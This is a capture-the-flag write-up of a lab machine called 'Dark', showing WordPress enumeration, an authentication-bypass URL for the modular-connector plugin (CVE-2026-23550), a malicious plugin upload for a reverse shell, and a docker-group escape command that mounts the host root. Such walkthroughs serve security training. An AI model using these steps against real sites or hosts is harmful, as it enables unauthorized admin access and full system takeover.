
Overview

The machine starts by enumerating wordpress on port 80 to discover the outdated modular-connector plugin that allows auth bypass via CVE-2026-23550 to log in as streetcoderadmin, uploading a malicious plugin to get remote code execution and shell as www-data to find the user flag. Checking group membership reveals docker privileges that allow mounting the host filesystem with chroot to get shell as root.
Enumeration
We start with nmap scan as usual
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Dark]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.76.247
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-24 07:40 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:40
Completed NSE at 07:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:40
Completed NSE at 07:40, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:40
Completed NSE at 07:40, 0.00s elapsed
Initiating Ping Scan at 07:40
Scanning 10.1.76.247 [2 ports]
Completed Ping Scan at 07:40, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:40
Completed Parallel DNS resolution of 1 host. at 07:40, 6.68s elapsed
Initiating Connect Scan at 07:40
Scanning 10.1.76.247 [1000 ports]
Discovered open port 22/tcp on 10.1.76.247
Discovered open port 80/tcp on 10.1.76.247
Completed Connect Scan at 07:40, 10.74s elapsed (1000 total ports)
Initiating Service scan at 07:40
Scanning 2 services on 10.1.76.247
Completed Service scan at 07:41, 11.54s elapsed (2 services on 1 host)
NSE: Script scanning 10.1.76.247.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:41
Completed NSE at 07:41, 6.40s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:41
Completed NSE at 07:41, 0.71s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:41
Completed NSE at 07:41, 0.00s elapsed
Nmap scan report for 10.1.76.247
Host is up, received syn-ack (0.15s latency).
Scanned at 2026-08-24 07:40:48 EDT for 30s
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 a2:fa:00:85:4c:0d:97:79:7b:46:e4:86:1b:18:72:19 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLam/VK6YR6qok5qjxAOMQIMtbsBuqTMCcwN54GLSUj647RGe9FJoID+In4rw7Uq5IonEyDaltg+HosxF31l1FU=
| 256 ea:8d:af:2f:ec:15:d9:32:c0:94:6f:09:03:49:60:36 (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILg3Yms7k9Fk2ZLcerD3FB6RxonH+HtTOpefF4dky0+D
80/tcp open  http    syn-ack Apache httpd 2.4.52 ((Ubuntu))
| _http-title: Dark – Just another WordPress site
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
| _/wp-admin/
| _http-favicon: Unknown favicon MD5: 000BF649CC8F6BF27CFB04D1BCDCD3C7
| _http-generator: WordPress 6.0
| _http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:41
Completed NSE at 07:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:41
Completed NSE at 07:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:41
Completed NSE at 07:41, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.90 seconds
Only two ports are open:
- port 22 for SSH
- port 80 hosting WordPress
Port 80
Just a static page, nothing else is there.

Nmap scan earlier confirmed it is WordPress, and we can access wp-admin as you can see

I start by looking for usernames, and you can see there is one user called streetcoderadmin
┌─[192.168.37.140]─[jimmex@attacker]─[~/HSM/Dark]
└──╼ [★]$ wpscan --url http://10.1.76.247 --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \ / / __ \ / ____|
          \ \ /\ / /| | __) | (___ ___ __ _ _ __ ®
           \ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \
            \ /\ / | | ____) | (__| (_| | | | |
             \/ \/ | _| | _____/ \___|\__,_|_| | _|

                  WordPress Security Scanner
                         Version 4.1.0
                    An Automattic endeavor
                    https://automattic.com
_______________________________________________________________

[+] URL: http://10.1.76.247/ [10.1.76.247]
[+] Started: Mon Aug 24 09:45:00 2026
[+] Command Line: wpscan --url http://10.1.76.247 --enumerate u
[+] Hostname: attacker

Interesting Finding(s):
< SNIP>

[+] Enumerating Users (via Passive and Aggressive Methods)

[+] streetcoderadmin
 | Found By: Rss Generator (Passive Detection)
 Brute Forcing Author IDs - Time: 00:00:01 < =====================================================================================================================================> (10 / 10) 100.00% Time: 00:00:01
[i] 1 user(s) Identified.
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Mon Aug 24 09:45:07 2026
[+] Requests Done: 21
[+] Cached Requests: 39
[+] Most response codes received: 404: 12, 200: 7, 206: 1, 301: 1
[+] Data Sent: 5.889 KB
[+] Data Received: 191.412 KB
[+] Memory used: 196.953 MB
[+] Elapsed time: 00:00:06
Tried to brute force the user's password but we got nothing, so another way in is outdated vulnerable plugins, but the /plugins returned 200 OK with empty response, but it doesn't mean there isn't any plugins; we were just asking nicely.
We can brute force the plugins using already known plugins names.
And as you can see, this returned 2 plugins: one is akismet that wpscan can't get its version, but there is this modular connector AKA Modular DS with the version 2.5.0
immex@attacker:~$ wpscan --url http://10.1.76.247 --enumerate p --plugins-detection aggressive
_______________________________________________________________
         __          _______   _____
         \ \ / / __ \ / ____|
          \ \ /\ / /| | __) | (___ ___ __ _ _ __ ®
           \ \/ \/ / | ___/ \___ \ / __|/ _` | '_ \
            \ /\ / | | ____) | (__| (_| | | | |
             \/ \/ | _| | _____/ \___|\__,_|_| | _|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://10.1.76.247/ [10.1.76.247]
[+] Started: Mon Aug 24 14:02:42 2026

Interesting Finding(s):
< SNIP>
[+] Enumerating Most Popular Plugins (via Aggressive Methods)
 Checking Known Locations - Time: 00:00:48 < ==========================================================================================> (1499 / 1499) 100.00% Time: 00:00:48
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] akismet
 | Location: http://10.1.76.247/wp-content/plugins/akismet/
 | Latest Version: 5.7.2
 | Last Updated: 2026-08-18T23:42:00.000Z
 |
 | Found By: Known Locations (Aggressive Detection)
 | - http://10.1.76.247/wp-content/plugins/akismet/, status: 403
 |
 | The version could not be determined.

[+] modular-connector
 | Location: http://10.1.76.247/wp-content/plugins/modular-connector/
 | Last Updated: 2026-08-10T10:40:00.000Z
 | Readme: http://10.1.76.247/wp-content/plugins/modular-connector/readme.txt
 | [!] The version is out of date, the latest version is 3.2.1
 |
 | Found By: Known Locations (Aggressive Detection)
 | - http://10.1.76.247/wp-content/plugins/modular-connector/, status: 403
 |
 | Version: 2.5.0 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 | - http://10.1.76.247/wp-content/plugins/modular-connector/readme.txt

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Aug 24 14:03:38 2026
[+] Requests Done: 1555
[+] Cached Requests: 11
[+] Data Sent: 418.758 KB
[+] Data Received: 24.853 MB
[+] Memory used: 311.355 MB
[+] Elapsed time: 00:00:56
WordPress Auth Bypass
Quick search about that version, it is vulnerable to auth bypass CVE-2026-23550.
How does that happen?
The plugin exposes /api/modular-connector/login/... for its parent-site management service, which is fine, but the route matching was too loose: adding ?origin=mo (+ any type=) flips it into "direct request" mode, where auth only checks that the site has an active Modular connection, not that the caller is authorized.
Login route then logs in as the site admin by default when no user ID is specified.
So visiting http://10.1.76.247/api/modular-connector/login/poc?origin=mo&type=foo redirected us to the admin page logged in as streetcoderadmin.


We go directly for the easy RCE via the themes manipulation, but it is sanitized and we can't change PHP, only HTML.
Shell as www-data

One other way to get RCE via WordPress is by using plugins; we can install a malicious plugin that gets executed on every page visit, executing whatever code we set it to.
So I used the plugin from xanhack and just modified the system command for direct reverse shell instead of webshell.

Then we zip the plugin.
┌─[]─[10.200.85.72]─[jimmex@attacker]─[~/HSM/Dark/wordpress-rce-plugin]
└──╼ [★]$ zip plugins.zip *
  adding: index.php (deflated 54%)
  adding: README.md (deflated 44%)
Now we go to the plugins section and upload the plugin, then we click Install Now.

After installing it, we have to activate the plugin so it would get executed when any page is visited.

Then we start our listener and visit any page on the site, and we'll get a shell as www-data.
The user flag is under the www-data home directory, which is /var/www.
www-data@dark:/var/www/172_16_1_84_/public$ cd ~
www-data@dark:/var/www$ cat user.txt
flag{w0redPress-2026-23550}
www-data@dark:/var/www$
Privilege Escalation
Looking for the groups we're in as www-data, we are members of the docker group. This means we can pull some image, creating a container and mounting the host's root inside the container, and because containers spawn as root by default with UID 0, and the kernel just compares the UID and lets us in to the root desktop.
www-data@dark:/var/www/172_16_1_84_/public$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),121(docker)
www-data@dark:/var/www/172_16_1_84_/public$
So we create a container using the alpine image (this is pulled from Docker Hub) and we get a shell as root inside it, where we can read the host's root system.
www-data@dark:/var/www$ docker run -v /:/mnt --rm -it alpine chroot /mnt /bin/bash
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
55afa1ecc21d: Pull complete
Digest: sha256:28bd5fe8b56d1bd048e5babf5b10710ebe0bae67db86916198a6eec434943f8b
Status: Downloaded newer image for alpine:latest
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@37c62ac8d6cf:/# whoai
Command 'whoai' not found, did you mean:
  command 'whoami' from deb coreutils (8.32-4.1ubuntu1.3)
Try: sudo apt install <deb name>
root@37c62ac8d6cf:/# cat /root/root.txt
flag{docker-is-fun-0385}
root@37c62ac8d6cf:/#
If we're looking for a full shell as root on the host system, we can drop an SSH key on the mount, and because it is a bind mount, the container and the host system both share the same underlying storage, and whatever was written on the container gets reflected.
Path
here is what we did
Resources
- Nmap - Service and Version Discovery
- WPScan - WordPress Security Scanner
- WordPress Modular Connector - Auth Bypass CVE-2026-23550
- WordPress Plugin RCE via Malicious Plugin Upload - HackTricks
- WordPress Reverse Shell Plugin - xanhack
- Docker Privilege Escalation - GTFOBins
- Docker Breakout via Host Mount - HackTricks
- Linux Privilege Escalation - Docker Group